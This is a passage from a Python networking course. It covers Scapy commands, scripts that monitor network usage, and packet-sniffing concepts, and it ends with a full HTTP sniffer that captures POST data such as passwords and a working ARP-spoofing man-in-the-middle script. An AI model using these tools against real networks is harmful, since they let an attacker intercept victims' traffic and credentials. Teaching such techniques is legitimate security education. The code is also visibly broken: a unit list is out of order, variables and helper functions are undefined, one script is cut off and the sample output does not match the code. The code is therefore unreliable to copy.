- Multiple network protocols are supported.
- Scapy's API includes classes for capturing packets across a network segment and running a function each time one is collected. It may be used programmatically from Python scripts or in command interpreter mode.
- We can modify network traffic at an elementary level with it.
- It allows us to mix and match protocol stacks.
- It allows z customization of all of the protocol's parameters.

However, it is not without faults and cannot be used to simultaneously process large numbers of packets, nor does it provide full support for specific complex protocols.

2.5 Commands in Scapy

Scapy gives a lot of options for investigating a network. Some useful commands for beginners are:

- ls(): lists all protocols supported by scapy, which are around 300 in number
- lsc(): give a list of commands and functions supported by scapy
- conf: give an entire list of configuration-related options
- show(): lists the details of a specific packet, for example, myPacket.show()

The interactive shell of Scapy is launched in a terminal session. Because sending packets requires root privileges, we use sudo to start scapy:

```
$ sudo scapy -H
```

The following command is used to list the supported protocols:

```
>>> ls()
```

arp, ip, ipv6, tcp, udp, icmp

The following command is used to print the layer fields (Usage `ls(layer)`, where the layer is the name of the protocol layer)

```
>>> ls(IPv6)
```

```
version   : BitField          = (6)
tc        : BitField          = (0)
fl        : BitField          = (0)
plen      : ShortField        = (None)
nh        : ByteEnumField     = (59)
hlim      : ByteField         = (64)
src       : SourceIP6Field    = (None)
dst       : IP6Field          = ('::1')
```

The following command is used to list the commands which are available with the version:

```
>>> lsc()
```

`rdpcap, send, sr, sniff, wrpcap` are the commands used to interact with packets

The following command is used to get help with commands (Usage `help(command)`):

```
>>> help(rdpcap)
```

Note: a) For writing answers, space is given below.

b) Check your answers with the one given at this unit's end.

i) Which Scapy command is used to list the supported protocols? Name these protocols.

……

……

……

Check your progress 3

2.6 Scapy Layers

In Scapy, a layer usually represents a protocol. Network protocols are based on stacks, wherein every step includes a layer or protocol. Communication comprises two layers, wherein every layer is liable for part of the conversation.

A packet in Scapy is a piece of information prepared to be dispatched to the network. Packets must observe a logical structure in step with the sort of conversation you need to simulate. If you need to ship a TCP/IP packet, you must observe the protocol regulations described by the TCP/IP standard.

IP layer() is set to the destination spot IP of 127.0.0.1 by default, which refers to the nearby device where Scapy is executing. The IP layer must be configured if we want the packet to be sent to every other IP or domain.

Layer fields for the IPv4, Ethernet, and TCP layers are given below, which can be accessed using the ls() command:

```
>>> ls(IP)
Field       Type          Default Value
version : BitField            = (4)
ihl     : BitField            = (None)
tos     : XByteField          = (0)
len     : ShortField          = (None)
id      : ShortField          = (1)
flags   : FlagsField          = (0)
frag    : BitField            = (0)
ttl     : ByteField           = (64)
proto   : ByteEnumField       = (0)
chksum  : XShortField         = (None)
src     : Emph                = (None)
dst     : Emph          = ('127.0.0.1')
options : PacketListField     = ([])
```

Figure 1: Layer Field command for IP V4

```
>>> ls(Ether)
Field       Type          Default Value
dst     : DestMACField        = (None)
src     : SourceMACField      = (None)
type    : XShortEnumField     = (0)
```

Figure 2: Layer Field command for Ethernet

```
>>> ls(TCP)
Field         Type         Default Value
sport     : ShortEnumField     = (20)
dport     : ShortEnumField     = (80)
seq       : IntField           = (0)
ack       : IntField           = (0)
dataofs   : BitField           = (None)
reserved  : BitField           = (0)
flags     : FlagsField         = (2)
window    : ShortField         = (8192)
chksum    : XShortField        = (None)
urgptr    : ShortField         = (0)
options   : TCPOptionsField    = ({})
```

Figure 3: Layer Field command for TCP

2.7 Sending and Receiving Packets

Scapy uses layers. Individual functions that are linked together with the "/" character to form packets are called layers. To create an introductory TCP/IP packet with "data" as the payload, follow these steps:

```
>>> packet = IP(dst="10.20.30.40")/ TCP(dport=22)/"data"
```

Scapy enables users to craft down to the ether() layer, but if layers are omitted, default values are used. To effectively pass traffic, layers should be z and organized from lowest to highest from left to right, e.g. (ether -> IP -> TCP). To obtain a packet summary, follow these steps:

```
>>> packet.summary()
```

The following command is used to obtain detailed information about the packet:

```
>>> packet.show()
```

Packets can be sent using either one of two commands in Scapy; send(), which sends layer-3 packets, and sendp(), which delivers layer-2 packets. Send() is used if we do it from layer three or IP, and the routes of the operating system are trustworthy. Else, sendp() is used when control at layer two is needed.

The main arguments for sending the command are:

- **iface:** it defines the interfacing to send packets.
- **Inter:** The time, in seconds, you want between the transfer of the packet and the packet it was sent.
- **loop:** To keep sending packets infinitely, set it to 1. If other than 0, it will keep sending a packet or list of packets until we press Ctrl + C.
- **packet:** Package or list of packages.
- **verbose:** It allows us to modify the log level or disable it altogether (using 0).

To create and send a packet, the following sequence of commands are used:

```
>>> packet = IP(dst="40.50.60.70",src="10.20.30.40")/
TCP(dport=80, flags="S")
>>> send(packet)
```

The following options are used with the `send` command:

```
timeout = <# of seconds to wait before giving up>
filter = <Berkley Packet Filter>
```

```
iface = <interface to send and receive>

retry = <retry count for unanswered packets>


>>> packets = sr(packet, retry=5,  timeout=1.5, iface="eth0",
filter="host 10.20.30.40 and port 80")
```

Send p (...) works precisely like send (...); the distinction is that it works in layer 2. As a result, system routes are unnecessary, and the packets are despatched at once via the network adapter indicated as a function parameter. The information could be sent even though there may be reputedly no communique via any system route.

Scapy also permits us to indicate the physical or MAC addresses of the destination network card. In case we show the addresses, scapy will attempt to resolve them automatically with both neighborhood and remote addresses.

Send() and sendp() allow us to transmit data to the network, but they do not allow us to receive responses. Among the numerous ways to retrieve responses from produced packets, the sr function family's interactive mode is the most useful.

Functions in the family include:

- sr (...): this function works in layer 3. It is used to send and receive a packet or list of packages to the network. It also waits until a response has been accepted for all transmitted packets.
- sr1 (...): The same as the sr (...) function, but it only captures the first response received and ignores others.
- srp (...): The same as the sr (...) function but works in layer 2. It enables us to transmit data via a particular network card. Even if there is no path, the information will always be sent.
- srp1 (...): The operation is identical to the sr1 (...) function but works in layer 2.
- srbt (...): this function uses a Bluetooth connection to send information.

- srloop (...): Allow us to send and receive data in chronological order N times. It also allows us to specify what should happen when a package is delivered and when there is no response.
- srploop (...): Same as srloop but works in layer 2.

To better understand the usage of the above functions, let us write the following steps:

```
>>> packet = IP(dst="10.20.30.40")/ TCP(dport=0,1024)
>>> unans, res = sr(packet)
Received 1086 packets, got 1024 answers,
remaining 0 packets
```

"res" will store the answered packets:

```
>>> res
<Results: TCP:1024 UDP:0 ICMP:0 Other:0>
```

We may use the following command to view the summary of the responses:

```
>>> res.summary()
IP / TCP 10.1.1.20:ftp_data >
10.20.30.40:netbios_ssn S ==> IP / TCP
10.20.30.40:netbios_ssn > 10.1.1.20:ftp_data
SA / Padding
```

To display a specific response as a stream in array form, use the following:

```
>>> res[15]
```

Use the following command to display the first packet in the stream:

```
>>> res[15][0]
<IP frag=0 proto=tcp dst=10.20.30.40 |<TCP dport=netstat
flags=S |>>
```

We can display the response from the distant end using the following command:

```
>>> res[15][1]
<IP version=4L ihl=5L tos=0x0 len=40 id=16325 flags=DF frag=0L
ttl=128 proto=tcp chksum=0x368c src=10.20.30.40 dst=10.1.1.20
options=[] |<TCP sport=netstat dport=ftp_data
seq=0 ack=1 dataofs=5L reserved=0L flags=RA window=0
chksum=0x2b4c urgptr=0 |<Padding
load='\x00\x00\x00\x00\x00\x00' |>>>
```

Now, if we want to display the TCP flags in the response packet, we may use the following command:

```
>>> res[15][1].sprintf("%TCP.flags%")
'RA'
```

Example:

```
>>> packet = IP(dst="10.20.30.40")/ TCP(sport=80)
>>> packet.sport
    80
>>> packet.sport = 443
>>> packet.sport
    443
```

```
>>> packet[TCP].dport = (1,1024)  # set port ranges
>>> packet[TCP].dport = [22, 80, 445] # set list of ports


>>> packet[TCP].flags = "SA" # set TCP flags (control bits)
>>> packet[TCP].flags
    18 (decimal value of CEUAPRSF bits)
>>> packet.sprintf("%TCP.flags%")
   'SA'
```

Setting destination IP address(es):

```
>>> packet[IP].dst = "10.20.30.40"
>>> packet[IP].dst = "example.com"
>>>    packet[IP].dst    =    ["10.20.30.40",    "20.30.40.50",
"50.60.70.80"]
```

Check your progress 4

Note: a) For writing answers, space is given below.

b) Check your answers with the one given at this unit's end.

i) What methods of Scapy be used to send a package?

……

……

…….

2.8 Monitoring Network Usage

In this section, we will create three Python scripts to track total network usage per network interface and network usage per system process. Let's get started by installing the necessary libraries:

```
$ pip install psutil scapy pandas
```

In Python, `psutil` is a cross-platform library for accessing information about ongoing processes and system and hardware data; we will use it to get network statistics and established connections.

2.8.1 Total Network Usage

We subtract the old network stats from the new stats and the total downloaded and uploaded stats to calculate the speed. Since we want to return to the starting of the same line after printing, the end parameter can be assigned to the return character "\r" in print () function. As a result, the printing will be updated in one line rather than printed in several lines.

```
import psutil
import time

UPDATE_DELAY = 1 # in seconds

def get_size(bytes):
    for punit in ['', 'G', 'K', 'M', 'P', 'T']:
        if bytes < 1024:
            return f"{bytes:.2f}{punit}B"
        bytes /= 1024
```

After every second, the output gets updated:

```
Upload: 20.96MB, Download: 40.03MB, Upload Speed: 4.25KB/s,
Download Speed: 207.00B/s
```

2.8.2 Network Usage per Network Interface

This time, `psutil.net_io_counters()` returns a dictionary containing each interface's network statistics. We iterate over this dictionary inside the while loop and perform the same calculation as before.

We will be using pandas to print the stats in a tabular format, clearing the screen with the cls command on Windows or on Linux or macOS before printing the updated results. We simply call the tostring() method from within the print() function to print the entire pandas data frame.

```
import psutil
import time
import os
import pandas as pd
UPDATE_DELAY = 1 # in seconds


def get_size(bytes):
    for punit in ['', 'G', 'K', 'M', 'P', 'T']:
        if bytes < 1024:
            return f"{bytes:.2f}{punit}B"
        bytes = bytes / 1024

# pernic is set to True to get the stats of network I/O stats from psutil
on each network interface

io = psutil.net_io_counters(pernic=True)
while True:
    time.sleep(UPDATE_DELAY)
    # Obtain the stats network I/O for each interface
    io_inter = psutil.net_io_counters(pernic=True)
    # initialize the data to collect (a list of dicts)
    data = []
    for iface, iface_io in io.items():
        uploadSpeed, downloadSpeed = io_inter[iface].bytes_sent -
iface_io.bytes_sent, io_inter[iface].bytes_recv - iface_io.bytes_recv
        data.append({
```

```
            "iface": iface, "Download":
get_size(io_inter[iface].bytes_recv),
            "Upload": get_size(io_inter[iface].bytes_sent),
            "Upload Speed": f"{get_size(uploadSpeed / UPDATE_DELAY)}/s",
            "Download Speed": f"{get_size(downloadSpeed /
UPDATE_DELAY)}/s",
        })
    # Modify the stats of I/O for the next iteration
    io = io_inter
    # construct a Pandas DataFrame to print stats
    df1 = pd.DataFrame(data)
    df1.sort_values("Download", inplace=True, ascending=False)
    # clear screen
    os.system("clear") if "nt" not in os.name else os.system("cls")
    # display stats
    print(df1.to_string())
```

Output:

	iface	Download	Upload	Upload Speed	Download Speed
4	Wi-Fi	61.93MB	9.26MB	5.68KB/s	92.71KB/s
0	Ethernet	0.00B	0.00B	0.00B/s	0.00B/s
1	Ethernet 2	0.00B	0.00B	0.00B/s	0.00B/s
2	Local Area Connection* 2	0.00B	0.00B	0.00B/s	0.00B/s
3	Local Area Connection* 13	0.00B	0.00B	0.00B/s	0.00B/s
5	Bluetooth Network Connection	0.00B	0.00B	0.00B/s	0.00B/s
6	Loopback Pseudo-Interface 1	0.00B	0.00B	0.00B/s	0.00B/s

Figure 4: Network Usage

2.8.3 Network Usage Per Process

`psutil` can only track total network usage or network usage per network interface. We will have to use Scapy to keep track of usage by process. We will use the psutil library to acquire a list of current network connections and extract the source and destination ports and the connection's process ID (PID). The traffic stats are then matched while sniffing for packets with Scapy and stored in the corresponding PID.

We initialize our global variables that will be used in our upcoming functions after we import the necessary libraries:

- **all_macs:** set comprising the MAC addresses of all network interfaces in our machine.
- **connection2pid:** a dictionary that maps each connection (represented as the source and destination ports on the TCP/UDP layer).
- **pidTotraffic**: Another dictionary that maps each process ID (PID) to a list of two values representing the upload and download traffic.
- **global_df:** pandas data frame used to store the previous traffic data (so we can calculate the usage).
- **is_program_running**: a boolean, when set to False, the program will stop and exit.

A packet is passed as a parameter to the `process_packet()` callback. If the packet contains TCP or UDP layers, it extracts the source and destination ports and attempts to find the PID responsible for the connection using the `connection2pid` dictionary. If the source MAC address matches the machine's MAC addresses, it adds the packet size to the upload traffic. If not, it will be added to the download traffic.

The function `get_connections()` is used to initialise the `connection2pid` global variable to be used in the `process_packet()`. Since the connections can be made at any second, we keep listening for connections every second.

The function `print_pid2traffic()` iterates over the `pidTotraffic` dictionary, attempting to produce the process object using `psutil` so that the `name()` and `create_time()` methods can be used to obtain the process's name and creation time, respectively. We use global df to acquire the prior total consumption and then determine the

current upload and download speed after we create our process dictionary with most of the information we need about the process, including the total usage. After that, we add this process to our list of processes and convert it to a pandas data frame so that we can print it. We can modify the data frame before printing it, such as sorting it by "Download" consumption and printing the bytes in a scalable format using the `get_size()` utility function.

Check your progress 5

Note: a) For writing answers, space is given below.

b) Check your answers with the one given at this unit's end.

ii) What is the purpose of the psutil library? Can it track network usage by the process?

……

……

……

……..

We provide the prn argument to our previously defined `process_packet()` function and set the store to `False` to avoid storing the captured packets in memory. When we exit the `sniff()` function for any reason (even pressing CTRL+C), we set `is_program_running` to `False`.

```
from scapy.all import *

import psutil
from collections import defaultdict

import os

from threading import Thread

import pandas as pd

# Obtain all MAC addresses of network adapter
all_macs = {i_face.mac for i_face in ifaces.values()}
# connection2pid dictionary: to create a mapping between a connection and its respective process ID (PID)
connection2pid = {}
# pidTotraffic dictionary: to define a mapping of between process ID (PID) and total Upload(0) and Download(1) traffic
pidTotraffic = defaultdict(lambda: [0, 0])
# global df: Track previous traffic stats
global_df = None
isProgramRunning = True



def get_size(bytes):
    for punit in ['', 'G', 'K', 'M', 'P', 'T']:
        if bytes < 1024:
```

```
            return f"{bytes:.2f}{punit}B"
        bytes /= 1024


def process_packet(packet):
    global pidTotraffic
    try:
        # Obtain IP address and port of the packet source & destination
        packet_connection = (packet.sport, packet.dport)
    except (AttributeError, IndexError):
        # ignore that packet that does not have TCP/UDP layers
        pass
    else:
        # fetch the PID from connection2pid dictionary
        packet_pid = connection2pid.get(packet_connection)
        if packet_pid:
            if packet.src in all_macs:
                pidTotraffic [packet_pid][0] += len(packet)
            else:
                # incoming packet, download
                pidTotraffic[packet_pid][1] += len(packet)


def get_connections():
    '''Keeps listening for connections and adds them to connection2pid  dictionary'''
    global connection2pid
    while isProgramRunning:
```

```
        # grab each connection's source and destination ports and
their process ID
        for c in psutil.net_connections():
            if c.laddr and c.raddr and c.pid:
                # if local address, remote address and PID are in
the connection
                # add them to connection2pid
                connection2pid[(c.laddr.port, c.raddr.port)] = c.pid
                connection2pid[(c.raddr.port, c.laddr.port)] = c.pid
        # sleep for one second
        time.sleep(1)


def print_pid2traffic():
    global global_df
    # initialize the list of processes
    processes = []
    for pid, traffic in pidTotraffic.items():
        # `pid` is an integer that represents the process ID
        # `traffic` is a list of two values: total Upload and
Download size in bytes
        try:
            # get the process object from psutil
            p = psutil.Process(pid)
        except psutil.NoSuchProcess:
            # if the process is not found, simply continue to the
next PID for now
            continue
```

```
            # get the name of the process, such as chrome.exe, etc.
            name = p.name()
            # get the time the process was spawned
            try:
                create_time = datetime.fromtimestamp(p.create_time())
            except OSError:
                # system processes, using boot time instead
                create_time = datetime.fromtimestamp(psutil.boot_time())
            # construct process dictionary that stores process info
            process = {
                "pid": pid, "name": name, "create_time": create_time,
"Upload": traffic[0], "Download": traffic[1],
            }
            try:
                # Compute upload and download speeds by subtracting the
old stats from the new stats
                process["Upload Speed"] = traffic[0] - global_df.at[pid,
"Upload"]
                process["Download Speed"] = traffic[1] -
global_df.at[pid, "Download"]
            except (KeyError, AttributeError):
                process["Upload Speed"] = traffic[0]
                process["Download Speed"] = traffic[1]
            # append the process to our processes list
            processes.append(process)
        df = pd.DataFrame(processes)
        try:
```

```
            df = df.set_index("pid")
            df.sort_values("Download", inplace=True, ascending=False)
        except KeyError as e:
            # when dataframe is empty
            pass
        printing_df = df.copy()
        try:
            printing_df["Download"] = printing_df["Download"].apply(get_size)
            printing_df["Upload"] = printing_df["Upload"].apply(get_size)
            printing_df["Download Speed"] = printing_df["Download Speed"].apply(get_size).apply(lambda s: f"{s}/s")
            printing_df["Upload Speed"] = printing_df["Upload Speed"].apply(get_size).apply(lambda s: f"{s}/s")
        except KeyError as e:
            # when dataframe is empty again
            pass
        os.system("cls") if "nt" in os.name else os.system("clear")
        print(printing_df.to_string())
        # update the global df to our dataframe
        global_df = df


def print_stats():
    """Simple function that keeps printing the stats"""
    while isProgramRunning:
        time.sleep(1)
```

```
        print_pid2traffic()


if __name__ == "__main__":
    printing_thread = Thread(target=print_stats)
    printing_thread.start()
    connections_thread = Thread(target=get_connections)
    connections_thread.start()
    # Begin sniffing
    print("Started sniffing")
    sniff(prn=process_packet, store=False)
    # Set isProgramRunning to False to exit the program
    isProgramRunning = False
```

Output:

pid	name	create_time	Upload	Download	Upload Speed	Download Speed
17528	msedge.exe	08:11:41.815511	91.86KB	198.27KB	2.54KB/s	25.03KB/s
12312	chrome.exe	18:16:35.777317	5.54KB	3.67KB	336.00B/s	478.00B/s
2308	svchost.exe	18:14:24.516395	436.00B	1.38KB	0.00B/s	0.00B/s

Figure 5: Program set to 'false'

2.9 Let Us Sum Up

This Unit has introduced you to the key concepts behind network traffic analysis. Also, we covered packet capture and manipulation and monitoring network usage. To do so, we have described using two specific Python modules in-depth – Pcapy and Scapy. We have seen how

to count and retrieve information from packets and examined various ways to send, receive and store packets corresponding to different network protocols. We have also seen how commands from these specific libraries can be used to build Python scripts that track total network usage per network interface and network usage per system process.

2.10 Check Your Progress: The Key

1. Examples of typical applications of NTA:
   - Keeping real-time and historical records of what is going on in your network
   - Detecting ransomware and other types of malware
   - Seeing vulnerable ciphers and protocols
   - Fixing a poor Internet connection
   - Increasing internal visibility and removing blind-spots
   - Surveillance of data exfiltration and activity on the Internet
   - The monitoring of file server or MSSQL database access
   - Provide a list of the devices, servers, and services that are active on the network
   - Identify and highlight the source of network bandwidth peaks
   - Dashboards emphasizing network and user activities are available in real-time.
   - For any time, generate network activity reports for management and auditors.
2. Pcapy is the Python extension module that interfaces with the libpcap packet capture library.
3. The ls() command lists the supported protocols: arp, ip, ipv6, tcp, udp, and icmp.
4. The following Scapy methods can be used to send packets: send(), sendp(), sr(), sr1(), srp(), srp1(), srbt(), srloop(), and srploop().
5. Psutil is a cross-platform library for getting process information and system and hardware information; it can be used to obtain network statistics and established connections.
   No, psutil cannot be used to track network usage by process, but this is possible using Scapy.

Unit 3: Packet Sniffing with Python

Structure

3.0 INTRODUCTION

In this unit, you will learn the nuts and bolts of packet construction and sniffing using several Python modules, focusing on scapy, which is highly effective and straightforward. You will also learn the basics of attachment programming and scapy in the previous unit. Its most enticing feature is the ability to import Scapy and utilize it to build networking tools without having to generate packets from scratch.

3.1 Learning Outcomes

After having studied this unit, you will be able to:

- state the critical ideas behind packet sniffing and its' working

- list the different kinds of sniffing and the effects of sniffing on protocols
- perform simple packet sniffing using the Pcapy module
- implement various kinds of packet sniffing using Python's Scapy module
- elucidate the central idea of network forensics

3.2 Packet Sniffing

Most systems utilize broadcasting techniques, suggesting that each packet that a system transmits over the network can be examined by any other device associated with the network. Wi-Fi and Hub devices utilize this approach, but devices such as switches and routers will only deliver information to destinations in their routing tables. Generally, all systems except the recipient will ignore any messages that are not intended for them. On the other hand, many computers can monitor every message that passes over the network. This device is referred to as a packet sniffer. Using Scapy, we can sniff the network packets passing through an interface. If a set of company switch ports are left open, there's a reasonable probability one of their staff members can sniff the entire network's traffic. Anybody nearby can use an Ethernet connection to access the network or connect wirelessly to access the network to sniff the entire flow.

3.2.1 What can be sniffed?

The following sensitive information can be sniffed from a network:

- Chat sessions
- Router configuration
- Email/DNS/Web traffic
- FTP/Telnet passwords

3.2.2 How it works

A machine's network interface card (NIC) is typically set up in promiscuous mode by a sniffer, enabling it to listen in on all data transferred on its segment. Promiscuous mode is a feature of Ethernet hardware, specifically network interface cards (NICs), that allows a NIC

to receive all network traffic, even if it is not addressed. By comparing the Ethernet packet's destination address to the device's hardware address, a NIC detects unaddressed traffic and ignores it by default (MAC). While this is excellent for networking, the non-promiscuous mode makes it challenging to use network monitoring and analysis software to identify connectivity issues or track traffic. A sniffer can continuously keep track of all communication to a computer over the NIC by decoding the information encoded in the data packets.

Check your progress 1

a) For writing answers, space is given below.

b) Check your answers with the one given at this unit's end.

i) What all information can be sniffed from a network?

……

……

……

3.2.3 Types of Sniffing

Sniffing can take two forms: passive and active. The traffic is locked during *passive sniffing*, but it is not changed in any manner. Passive sniffing can only be used for listening. Devices connected to hubs can use it. The traffic is transmitted to all ports of a hub device. All hosts on the network can observe the traffic in a network that uses hubs to connect systems. As a result, an attacker can readily intercept traffic as it passes through. The good news is that hubs have nearly vanished in recent years. Switches are used in almost all modern networks. As a result, passive sniffing is ineffective. In active sniffing, the traffic is locked and watched and may also be manipulated in some way as specified by the attack. A switch-based network

is sniffed using active sniffing. Address resolution packets (ARP) from a target network are flooded into the switch's content addressable memory (CAM) table. CAM keeps track of which host is connected to which port.

3.2.4 Effects on Protocols

Security was never considered when protocols like TCP/IP were created. Potential invaders are unlikely to be deterred by such protocols. The following are some of the different sniffing protocols:

- HTTP: It transfers data in plain text without encryption, making it a real target.
- NNTP (Network News Transfer Protocol): It is employed in all forms of communication. Data, including passwords, is sent over the network in clear text, which is a disadvantage.
- POP (Post Office Protocol): This protocol is for receiving server emails. Because it can be caught, this protocol does not contain protection against sniffing.
- SMTP (Simple Mail Transfer Protocol): SMTP is utilized to transfer emails. This protocol is effective, although it lacks anti-sniffing features.
- FTP (File Transfer Protocol): FTP allows the transmission and receiving of data but does not include any security features. All the information is in plain text, which can be easily sniffed.
- IMAP (Internet Message Access Protocol): IMAP is similar to SMTP in terms of functionality. However, it is exceptionally prone to sniffing.
- Telnet: Telnet sends everything (usernames, passwords, keystrokes) in clear text over the network, making it easy to sniff.

Check your progress 2

a) For writing answers, space is given below.

b) Check your answers with the one given at this unit's end.

i) Why is passive sniffing ineffective?

……

……

……

3.3 Packet Sniffing using Scapy

Scapy has the methods `sniff()`, which is used for sniffing packets and dissecting their contents. The syntax is as follows:

```
sniff(filter="", iface="any", prn=function, count=N)
```

Using the `sniff` function, packet capture can be performed by indicating the network interface from whose traffic is to be analyzed and the number of packets we want to capture using the count parameter.

The following are the arguments of the `sniff()` function:

- `count:` Sniff() listens indefinitely until the user interrupts it. A count argument is available in sniff() to limit the number of packets captured. The packet capture will be limited to the stated number if you specify a value for the count.
  Example: `capture = sniff(count=4)`
- `iface:` Scapy sniffs packets from all of our network interfaces when it sniffs them. The iface parameter, on the other hand, can be used to specify the interfaces we want to sniff on explicitly. The face can be a single element or a collection of elements.

Example: `sniff(iface="eth0", count=4)`

- `prn`: prn allows users to specify a function that runs for each packet intercepted. This gives us the ability to do custom actions on each packet sniffed.
  Example: `sniff(prn=lambda p:p.summary(), count=4)`
- `filter`: We may also use the filter option to filter packets while sniffing. The Berkeley Packet Filter (BPF) syntax is used.
  Example: `sniff(filter="tcp", count=4)`

In the following program, we will continue sniffing packets until an HTTP request is caught, extracting information from the packet and printing it out.

```
from scapy.all import *
from scapy.layers.http import HTTPRequest # import HTTP packet

def sniff_packets(iface=None):
    '''
    Sniff port 80 packets with `iface`, if None (default), then the
    Scapy's default interface is used
    '''

    if iface:
        sniff(filter="port 80", prn=process_packet, iface=iface,
store=False)
    else:
        sniff(filter="port 80", prn=process_packet, store=False)
```

```
def process_packet(packet1):
    if packet1.haslayer(HTTPRequest):
        url = packet1[HTTPRequest].Host.decode() + packet1[HTTPRequest].Path.decode()
        ip = packet[IP].src   #source's IP Address
        method = packet[HTTPRequest].Method.decode()
        print(f"\n{GREEN}[+] {ip} Requested {url} with {method}{RESET}")
        if show_raw and packet1.haslayer(Raw) and method == "POST":
            print(f"\n{RED}[*] Some useful Raw data: {packet1[Raw].load}{RESET}")


if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="HTTP Packet Sniffer, this is useful when you're a man in the middle." \
                                     + "please run arp spoof before using this script, otherwise it'll sniff your personal packets")
    parser.add_argument("-i", "--iface", help="Interface to use, default is scapy's default interface")
    parser.add_argument("--show-raw", dest="show_raw", action="store_true", help="Whether to print POST raw data, such as passwords, search queries, etc.")
    # parse arguments
    args = parser.parse_args()
    iface = args.iface
    show_raw = args.show_raw
    sniff_packets(iface)
```

The `argparse` module has been used to parse arguments from the terminal or command line:

```
root@rockikz:~/pyscripts# python httpSniffer.py -i wlan0 --show-raw
```

The output after browsing HTTP websites on the local machine:



Figure 1: HTTP Web Output

When acting as a man-in-the-middle, an arp spoof script can also be used to sniff packets across the entire network or on a specific host.

3.3.1 ARP Spoofer

ARP spoofing refers to a technique for obtaining a man-in-the-middle situation. It is a method whereby an attacker sends spoof ARP packets (fake packets) onto the network (or

certain hosts) to intercept or modify network traffic instantly. Everything that enters or leaves the victim's device can be intercepted or altered if a guy is in the midst. This section will code in Python to carry out this action.

In a regular network, all devices usually communicate to the gateway and then to the internet. The attacker must then send ARP responses to both hosts, including (1) an ARP response to the gateway stating "I have the victim's IP address," and (2) an ARP response to the victim stating "I have the gateway's IP address."

Any packet sent by the victim (such as an HTTP request) is routed first to the attacker's machine. The packet is then forwarded to the gateway, and the victim is unaware of the attack. In other words, the victim would be unable to detect an attack.

To perform an ARP spoof attack, `pywin32` is used, which can be installed with:

```
pip3 install pywin32
```

To begin with, we ensure that the IP forwarding feature is enabled. In this scenario, we send ARP requests and listen for any ARP responses using Scapy's srp() function, which delivers requests as packets and continuously listens for responses.

If we don't re-assign the real addresses to the target device (as well as the gateway), the victim will lose internet access, and it will be evident that something went wrong. For this purpose, we often send seven legitimate ARP reply packets sequentially.

```
from scapy.all import Ether, ARP, srp, send

import sys

import time
```

```
import argparse
import os


def enable_ip_route(verbose=True):
    '''
    Objective: to enable IP-forwarding
    '''
    if verbose:
        print('IP Routing enabling...')
    _enable_linux_iproute()  if  "nt"  not  in  os.name  else
_enable_windows_iproute()
    if verbose:
        print('IP Routing is now enabled!')


def get_mac(ip):
    '''
     Objective: Find the MAC address of any device in the network.
     If the ip of that device is down, it returns None.
    '''
    res,  _  =  srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip),
timeout=3, verbose=0)
    if res:
        return res[0][1].src


def spoof(targetIP, hostIP, verbose=True):
    '''
    Objective: To spoof targetIP saying that we are hostIP.
```

```
    '''

    targetMAC = get_mac(targetIP)
    arp_response = ARP(pdst=targetIP, hwdst=targetMAC, psrc=hostIP,
op='is-at')

    send(arp_response, verbose=0)   # verbose=0 as we don't want to
print
    if verbose:
        self_mac = ARP().hwsrc
        print("[+] Sent to {} : {} is-at {}".format(targetIP,
hostIP, self_mac))

def restore(targetIP, hostIP, verbose=True):
    '''
     Objective: To restore the normal operation of the original
     network For this purpose, we will send the real IP and MAC
     corresponding to the host to the target.
    '''

    targetMAC = get_mac(targetIP)

    hostMAC = get_mac(hostIP)

    arp_response = ARP(pdst=targetIP, hwdst=targetMAC, psrc=hostIP,
hwsrc=hostMAC, op="is-at")
    # sending the arp response. Each reply is sent 7 times
    send(arp_response, verbose=0, count=7)
```

```
    if verbose:
        print("[+] Sent to {} : {} is-at {}".format(targetIP,
hostIP, hostMAC))

if __name__ == "__main__":
    target = "192.168.1.100" # victim's ip
    host = "192.168.1.1" # gateway's ip

    verbose = True

    enable_ip_route()

    try:
        while True:
            # announcing that we are the `host` to the `target`
            spoof(target, host, verbose)
            # letting the `host` know that we are the `target`
            spoof(host, target, verbose)
            time.sleep(1)
    except KeyboardInterrupt:
        print("[!] CTRL+C pressed! restoring the network, please
wait...")
        restore(target, host)
        restore(host, target)
```

Output:

```
[!] Enabling IP Routing...
[+] IP Routing Enabled.
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.100 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.100 is-at 64:70:02:07:40:50
